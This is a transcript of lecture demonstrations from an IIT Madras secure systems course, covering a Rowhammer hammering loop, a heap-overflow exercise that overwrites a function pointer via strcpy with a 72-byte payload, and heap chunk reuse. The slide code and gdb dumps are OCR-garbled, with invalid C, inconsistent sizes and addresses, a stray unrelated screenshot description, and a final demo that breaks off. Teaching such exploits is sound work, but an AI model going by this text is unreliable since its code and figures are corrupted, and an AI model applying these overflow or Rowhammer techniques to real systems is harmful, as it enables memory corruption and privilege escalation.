A Simple program

```
loop:  
    mov (%X), %eax  
    mov (%Y), %ebx  
    clflush (%X).  
    clflush (%Y)  
    mfence  
    jmp loop
```



To Avoid cache hits => Flush x from cache
To void row hits to x in the row buffer => Read y in another row

Download from: <https://github.com/CMU-SAFARI/rowhammer>

A typical Rowhammered program would look something like this, you could actually look at the source code over here from where this code has been borrowed, it is quite simple it has a small loop in which we target very specific rows within the DRAM. So, in this particular case we are targeting this row x and y and forcing memory accesses to be done on these rows, note that the contents of this particular memory location is loaded into the eax register and ebx register as shown over here.

The CLFLUSH instructions is supported by x86 systems to flush the data corresponding to x and y from the cache memory. So this would ensure that the DRAMs are always accessed during these load instructions and the load does not actually obtain the data from the cache memories. The MFENCE instruction is used to serialize the transfers to the DRAM. So this small set of instructions is repeated over and over again at a very high rate thus posing continuous access to rows in the DRAM.

Now as we have seen in the previous animations doing so within at a rate much faster than the refresh period of the DRAM would cause the adjacent rows to lose charge and induce errors and falls in the adjacent rows.

(Refer Slide Time: 8:55)



This vulnerability has been used to actually mount several different attacks these attacks for example can be written in JavaScript and force web applications to obtain root privileges. Other attacks are the rampage attacks and the glitch attacks you could actually look up these attacks for more details.

(Refer Slide Time: 9:12)

Solutions

- Increase the access interval of the aggressor (attacking row). Less frequent accesses => fewer errors
- Decrease the refresh cycles. More frequent refresh => fewer errors
- Pattern of storing data in DRAMs.
- Sophisticated Error Corrections. (As many as 4 errors were found per cache line)

Since the discovery of Rowhammer there have been several solutions that have been proposed, so these solutions have been done at various levels at the hardware level now DRAMs are designed in such a way so that the effect of such that Rowhammer is less likely to happen. Also, things like increasing the refresh rate, adding more sophisticated error

correction techniques have been used in the hardware to actually make this to take care of these solutions.

Similarly, techniques in the operating system like ensuring that the DRAM is partitioned, and sensitive and non-sensitive data are not placed adjacent to each other on the DRAM. Other techniques like identifying patterns of usage in the DRAM is done using things like performance, counters present in modern processors and this is then used to prevent any Rowhammer like attacks. So, the code for the attack can be downloaded, thank you.

References:

1. [Rowhammer](#)
2. [ARMOR – A hardware solution to prevent Rowhammer](#)

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Heap_Demo1

Hello, welcome to this demonstration, so this demonstration is on heaps, we have seen in the previous lectures about how we could overflow the stack and be able to do malicious things by essentially modifying the return address which is stored on the stack, we can also do something very similar by overflowing heap locations. So, this very basic introduction to a heap exploit would first take us through how a heap is organized in the program and then we would actually use the exploit.

(Refer Slide Time: 0:52)

A screenshot of a Linux desktop environment, likely Ubuntu, featuring a purple and orange gradient background. A terminal window is open in the top-left corner, showing command-line output. The terminal title is "Terminal" and the command entered is "apt-get build-dep libavcodec55". The output shows the process of installing dependencies, including "libavcodec55" and "libavformat55". The desktop interface includes a dock at the bottom with icons for various applications like Dash, Home, and System Settings.

```
openSUSE Tumbleweed - Oracle VM VirtualBox
File Edit View Bookmarks Device Help
Terminal
$ ./exploit@openSUSE: /opt/codes/heaps溢出漏洞
#include <stdlib.h>
#include <string.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

#define FLAGSIZE_MAX 64

char Flag[FLAGSIZE_MAX];

struct data_t {
    char name[16];
};

struct fp_t {
    int (*fp)();
};

void winner()
{
    printf("Heap Overflow Successful!\n");
}

void newLevel()
{
    printf("Level has not been passed\n");
}

int main(int argc, char **argv)
{
    struct data_t d;
    struct fp_t f;

    d.name[0] = '\0';
    f.fp = &winner;

    d.name = malloc(sizeof(struct data_t));
    f = malloc(sizeof(struct fp_t));

    f.fp = &newLevel;

    printf("Data is at %p, fp is at %p(%s, %d, %f)\n",
        &d, &f);
    strcpy(d.name, argv[1]);
    f.fp();
}

*19.c* 46L, 393C
```

We will be sharing this particular code so you could download this code from your virtual machine box and run this code after compiling it, so in order to run this specific code you could do a make as make clean over here, then make. So what we see here is that there are in fact 3 programs *T0.c*, *T1.c* and *T2.c* in this specific video we will be looking at *T0.c*.

So let us open it out *T0.c*, okay so this essentially is a very small C program where we have two malloc statements that gets invoked, one to allocate a structure *data_T* which is of 64 bytes and has name, the other one is *f* which essentially allocates in the heap this structure *fp_T*, so note that *FB_T* has just one element which is a function pointer *fp*.

So then what we do is we initialize the function pointer in *f* to *nowinner* so know that *nowinner* is here and it simply prints level has not been passed. Now there is another printf and then a *strcpy*, now *strcpy* uses *d* name that is *d* name and copies argument 1 that is a command line argument into *d* name and then there is a invocation to *ffp*, so what you would expect over here is first the *strcpy* gets invoked and then the *fp* function which is pointing to *nowinner* that would get invoked and you would get this particular printf getting executed that is level has not been passed.

(Refer Slide Time: 2:58)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <assert.h>
#include <sys/types.h>

#define FLAGLEN_MAX 64

char Flag[FLAGLEN_MAX];

struct data_t {
    char Name[14];
};

struct fp_t {
    int (*fp)();
};

void winner()
{
    printf("Heap Overflow Successful!\n");
}

void newlevel()
{
    printf("Level has not been passed()\n");
}

int main(int argc, char **argv)
{
    struct data_t *d;
    struct fp_t *fp;
    d = malloc(sizeof(struct data_t));
    fp = malloc(sizeof(struct fp_t));
    d->Name = "A" * 14;
    fp->fp = &winner;
    if(argc > 1)
        fp->fp = argv[1];
    f = fopen("data", "w");
    fprintf(f, "%p %p %p %p", d, fp, d->Name, fp->fp);
    fclose(f);
}
```

The exploit code is designed to overwrite the 'fp' member of the 'data_t' structure with the address of the 'winner' function. It then writes the modified structure to a file named 'data'. The right pane shows the exploit being run and capturing the response from a service.

```

#include <sys/types.h>
#include <sys/stat.h>
#include <sys/conf.h>
#include <sys/types.h>
#include <sys/types.h>
#define FLAGSIZE_MAX 64
char flag[FLAGSIZE_MAX];
struct data_t
{
    char *name;
};
struct data_t d;
int *fp();
void winner()
{
    printf("Heap overflow successful!\n");
}
void nowinner()
{
    printf("Level has not been passed!\n");
}
int main(int argc, char **argv)
{
    struct data_t *d;
    struct fp_t *fp;
    d = malloc(sizeof(struct data_t));
    fp = malloc(sizeof(struct fp_t));
    f->fp = newlinear();
    printf("Data is at %p, fp is at %p(%c, %c)\n", d, f);
    strcpy(d->name, argv[1]);
    f->fp();
}

```

So let us see that happening so we run *T0* and give it a few inputs like this a few a short length argument and what we see is that it gets printed that level has not been passed. Okay, so before we go into how to actually use the exploit and by now if you have been following the course then you would have figured out that the exploit is due to this vulnerability in the *strcpy*, note that the *strcpy* copies something from argument 1 into *d* name so *d* name is a fixed length of 64 bytes and argument 1 is controlled by the user through the command line arguments, so the argument 1 can cause *d* name to overflow if it has a length which is greater than 64 bytes.

So let us just go through how this program executes with the right input first, so we will as you shall run gdb with *T0* as input list thing as usual put a breakpoint in line number 34 and we run this program giving the same shot input string, there are five to six A over here. So what we have stopped as we have seen before in the previous videos is that we have stopped at line number 34 and importantly right now there is no malloc has been called as yet.

As we have seen in the theory classes since the malloc has not been invoked as yet, the initial size of the heap is 0, in fact there is no heap present in this particular program at this particular point during the execution.

(Refer Slide Time: 5:02)


So we can see this by this `$> info proc map` command and what we look at over here as we seen in the theory is that we have the virtual address space for this process, we see the various segments in the process like which are defined front by the start address and the end address.

(Refer Slide Time: 5:22)

So we have the various segments for the *T0* program we have the libc, stack, vdso and so on. So what is missing here you would notice is that at this particular time since we have not execute any malloc as yet there is no heap that is present. So we will single step to another line and see that the malloc has actually been executed, we can now run this info proc map again and we would see that a heap has now been assigned to the program.

So what has happened internally is that rather since this was the first malloc that is invoked in this particular program the *ptmalloc* code which has got linked with this particular program through libc has invoked the operating system and it has requested for a large chunk of memory of 132 kilobytes. So, this memory has got attached to the locations 804b000 to 806c000 and the size is 132 kilobytes, so you can verify that this size 21000 which is in hexadecimal notation over here is in fact 132 kilobytes.


(Refer Slide Time: 6:38)



So now we will also look at what the address of d is xd and what we see is that d has a value 804b008. So what *Ptmalloc* has done internally is that since you have invoked the function requesting a structure *data_T* to be allocated in the heap, so *Ptmalloc* code once it has obtained the 132 kilobytes of memory would split this memory into two components, one component which would be slightly larger than 64 bytes because *data_T* is 64 bytes and the remaining component is the free chunk of memory which has not yet been utilized, what we see over here is the address of d we see that it is an offset of 804b008.

Now if you compare this with a start location of heap, you see that it is 8 bytes from the starting location of the heap, the bytes 804b000 to 804b007 contains the metadata for this particular chunk of memory.

(Refer Slide Time: 8:00)




```
#include <stdlib.h>
#include <string.h>
#include <assert.h>
#include <sys/types.h>
#define FLAGSIZE_NDX 64
char Flag[FLAGSIZE_NDX];
struct data_t {
    char name[64];
} f;
struct fp_t {
    int *fp;
};
void winner()
{
    printf("Heap Overflow Successful!\n");
}
void nowinner()
{
    printf("Level has not been passed!\n");
}
int main(int argc, char **argv)
{
    struct data_t *d;
    struct fp_t *f;
    d = malloc(sizeof(struct data_t));
    f = malloc(sizeof(struct fp_t));
    f->fp = nowinner;
    printf("Data is at %p, fp is at %p\n", d, f);
    strcpy(d->name, argv[1]);
    f->fp();
}
```

[gdb] p/d f
\$1 = 0xb04b000
[gdb] x/32x \$b04b000
0xb04b000: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
0xb04b004: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
0xb04b008: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
0xb04b00c: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
0xb04b010: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
0xb04b014: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
0xb04b018: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
0xb04b01c: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
[gdb] p/d f
\$2 = 0xb04b050
[gdb]

Now we can look at this metadata by executing something like this we are just dumping the heap location and we could specify the address 0x804b000, so in this particular time we have the metadata which will be stored over here currently it has a value of 49, so 49 is in hexadecimal 01001001, the LSB of this is 1 indicating that the previous is in use and 100 would indicate the size that is allocated for this chunk so this would be slightly greater than 64 bytes and this you could actually validate later, okay.

(Refer Slide Time: 9:06)




```
#include <stdlib.h>
#include <string.h>
#include <assert.h>
#include <sys/types.h>
#define FLAGSIZE_NDX 64
char Flag[FLAGSIZE_NDX];
struct data_t {
    char name[64];
} f;
struct fp_t {
    int *fp;
};
void winner()
{
    printf("Heap Overflow Successful!\n");
}
void nowinner()
{
    printf("Level has not been passed!\n");
}
int main(int argc, char **argv)
{
    struct data_t *d;
    struct fp_t *f;
    d = malloc(sizeof(struct data_t));
    f = malloc(sizeof(struct fp_t));
    f->fp = nowinner;
    printf("Data is at %p, fp is at %p\n", d, f);
    strcpy(d->name, argv[1]);
    f->fp();
}
```

[gdb] p/d f
\$1 = 0xb04b000
[gdb] x/32x \$b04b000
0xb04b000: 0xb0000000 0xb0000049 0xb0000000 0xb0000000
0xb04b004: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
0xb04b008: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
0xb04b00c: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
0xb04b010: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
0xb04b014: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
0xb04b018: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
0xb04b01c: 0xb0000000 0xb0000000 0xb0000000 0xb0000000
[gdb] p/x f
\$2 = 0xb04b050
[gdb] x/32x \$b04b050
\$3 = 0xb04b058
[gdb]

So once we single step further we would also see that the *f* would get allocated, so we look at the address of *f* or to obtain the thing for *f* and we would see that *f* is at a location 804b050, so

note the offset of f from the base of the heap and we will compute actually what happens internally.


(Refer Slide Time: 9:30)



So starting from the base so we first move this thing into the programming mode and move to the hexadecimal notation and let us start out from the base and we see that the base of the heap is 804b000 and the initial eight bytes comprises of the metadata for the first memory allocation that is for d that is so it would be 8 bytes so 804B008 gives you the memory address for d .


Now since the size of struct $data_T$ is 64 bytes, so therefore the $Ptmalloc$ would have added 64 bytes to this, so 64 in hexadecimal notation is 40, so this is 804B048, so this location onwards signifies the end of d .

(Refer Slide Time: 10:41)



Now the next allocation is f, now f also has metadata the it has two words of metadata and therefore it will also have 8 bytes of metadata. So if we add 8 to this, we will get 804B050 which precisely is what is the address of f. So in this way what we see is that we have seen how the memory is organized at this particular point in time, it has contiguous chunks of d and f which has placed side by side and the only thing which separates them is some metadata information for the f.

(Refer Slide Time: 11:47)




Now we will see how we can actually overflow d using this strcpy and passing an argument which is longer and how we could actually modify the contents of f. So first of all let us continue to a single step and since we have given a small input we can go through strcpy and

we can now look at the heap again and what we see is that since our input is all is a couple of A's and A has ASCII value of 41 in hexadecimal, so those values are actually stored from this location onwards.

Now since *data_T* has a size of 64, so 64 bytes from here would end the structure *data_T* and then we would have *f* and *f* since we have initialized to *nowinner* the value of *nowinner* is present here. So, we can see that 080484B4 in fact specifies the address of *nowinner* so that we can check like this **\$gdb > p/x nowinner** is disassemble of *nowinner* and what you would see is the start address of *nowinner* is indeed 080484B4.

(Refer Slide Time: 13:00)



Now what we want to do is that we want to modify this program we want to subvert the execution so that this address in the heap which corresponds to *nowinner* is modified to that of *winner*. In order to do this we would first require to determine the address of *winner* so that would can be obtained by disassembling the *winner* function and you would see that the *winner* function starts at the address 0804849B, so we could actually write this down somewhere.

(Refer Slide Time: 13:41)

So, what we have done is we have copied the start address of the *winner* function I know that we need the start address to override the *nowinner* function location present in the stack. So let us see how we do this from here things are quite similar to what we have done so far in the past in this particular course, we can first determine that the amount in order to overflow this particular *data_T* structure we would require 72 inputs before all of this gets filled up and then we need to specify the address for our malicious function which in this case is *winner*.

(Refer Slide Time: 14:32)

A screenshot of a debugger interface, likely Immunity Debugger, showing a exploit development session. The assembly pane at the top shows assembly code for the 'winner' function, including pushes to the stack and a call to 'main'. The registers pane shows CPU register values. The stack pane shows the current stack contents. The memory dump pane at the bottom displays memory dump data in hex, ASCII, and binary formats. The status bar at the bottom indicates the file is '1B.c' at line 46, with a total of 395C lines.


So we have already done this for you, so this is present in payload 2, so you see over here that what payload 2 does is that it creates 72 A's followed by the address 0804849B so this as you can recollect is the little Indian notation. So, we could run this particular program as follows,

so we have simplified it for you. All that you need to do is run `T0` specify a dollar and then `./payload 2` and this would result in this payload 2 getting executed the string 72 A's followed by this address of `winner` would be then passed to `T0` and we see that it has resulted in a heap overflow successful. So, this happens because the `winner` function gets executed.

So what we have done is that we have essentially overflowed `d` with a lot of A's in fact 72 A's and then specified the address of the `nowinner` function which essentially replaces this invocation this `fp` thing with `winner` thus the `winner` function would get executed. So there are a lot of interesting attacks you can actually do with the heat, but the and some of them are actually uploaded to the website for this particular course and in the next video lectures we look at some more things specifically with the heap, thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Heap_Demo2

(Refer Slide Time: 0:27)



The screenshot shows a terminal window on a Linux desktop. The terminal displays the following code:

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
    char *x, *y, *z;
    x = malloc(15);
    printf("x@0x%08X\n", x);
    free(x);
    y = malloc(13);
    printf("y@0x%08X\n", y);
    free(y);

    z = malloc(13);
    printf("z@0x%08X\n", z);
    free(z);
}
```

After running the program, the terminal shows the following output:

```
x@0x00400000
y@0x00400000
z@0x00400000
```

Hello and welcome to this demonstration in the course for Secure Systems Engineering. So we will be looking at another demonstration for how the heap works, we will take a small program you could actually download this program from your VirtualBox and run this program preferably from your VirtualBox. The program is called *t1.c* and it is a very small program, so what it does is that we define two pointers *x* and *y* both are character pointers, we first malloc 15 bytes for *x* and then we free *x*, then later we also malloc 13 bytes for *y* and then we free *y*, this is a very simple program and let us see how it actually executes.

So what we are actually printing in these two *printf* statements is the address of *x* and *y*, as before we will make clean and make it and run the program and what you see over here surprisingly is that both *x* and *y* get the same address. So, what this means is that the data corresponding to *x* can be accessed by *y* and vice versa the reason this happens that *x* and *y* get the same address is that internally *ptmalloc* manages all the free chunks of data in list.

So therefore, when we malloc *x* of 15 bytes we have a chunk of data in the heap corresponding to *x*, when *x* gets freed this malloc chunk gets a part of a linked list. Since this is the first malloc that is done in the program therefore in this particular point in time the list has just one chunk that is available and that chunk is *x*. Now when malloc is invoked again pt

malloc would first look into these free list and identify if there is a chunk which can satisfy this particular request.

Now in this particular case we have a list and in that list we have one chunk that is present corresponding to the freed *x* chunk and therefore this chunk gets allocated to *y*, therefore what would happen over here is that *y* and *x* would obtain the same chunk of memory and therefore would have the same address and this is the reason why *x* and *y* would have the same address.

Now the result of course would vary depending on the size of the mallocs that was requested. Now in this particular case 15 and 13 are relatively close, so they fall within the same free list. If for example we would have allocated something which is much larger, let us say 32 bytes like this then malloc will not be able to use the will not be able to reuse the freed chunk of memory which was just freed from *x* and would have to allocate something bigger and therefore if we have 15 followed by 32 which was requested by the malloc of *x* and *y* would get different chunks.

So, we can verify this again by something like this and what we see over here is that *x* and *y* are of different addresses meaning that they have been allocated to different chunks of memory. Similarly if we would have had a third pointer defined and allocated it and requested for just let us say 15 bytes again, we would see that *x* and *z* would get the same chunk of memory and would have the same address while *y* would have a different address.

(Refer Slide Time: 4:39)

The screenshot shows a Linux desktop environment with a terminal window open. The terminal contains the following C code:

```
#include <stdlib.h>
#include <stdio.h>

void main()
{
    char *x, *y, *z;
    x = malloc(15);
    printf("x@%p\n", x);
    free(x);
    y = malloc(13);
    printf("y@%p\n", y);
    free(y);

    z = malloc(13);
    printf("z@%p\n", z);
    free(z);
}
```

The terminal output shows the addresses of the dynamically allocated memory blocks:

```
x@0x40040000
y@0x40040010
z@0x40040020
```

So we could just run it like this, so this should have been z yeah in fact what we see is x and z have got the same address because they have been z has been allocated the chunk which has been freed by x because it was the best fit for x , while y still gets a chunk which was different from that of x , thank you.

Information Security - 5 - Secure Systems Engineering


Professor Chester Rebeiro

Indian Institute of Technology, Madras

Heap_Demo3


Hello and welcome to this third demonstration for heaps, this is part of the Secure System Engineering course as part of the NPTEL.

(Refer Slide Time: 0:25)



So, this code can be downloaded preferably you can download it from your virtual machine which comes along with this course and we could then run these codes. So, we are looking at *t2.c* today.

(Refer Slide Time: 0:40)



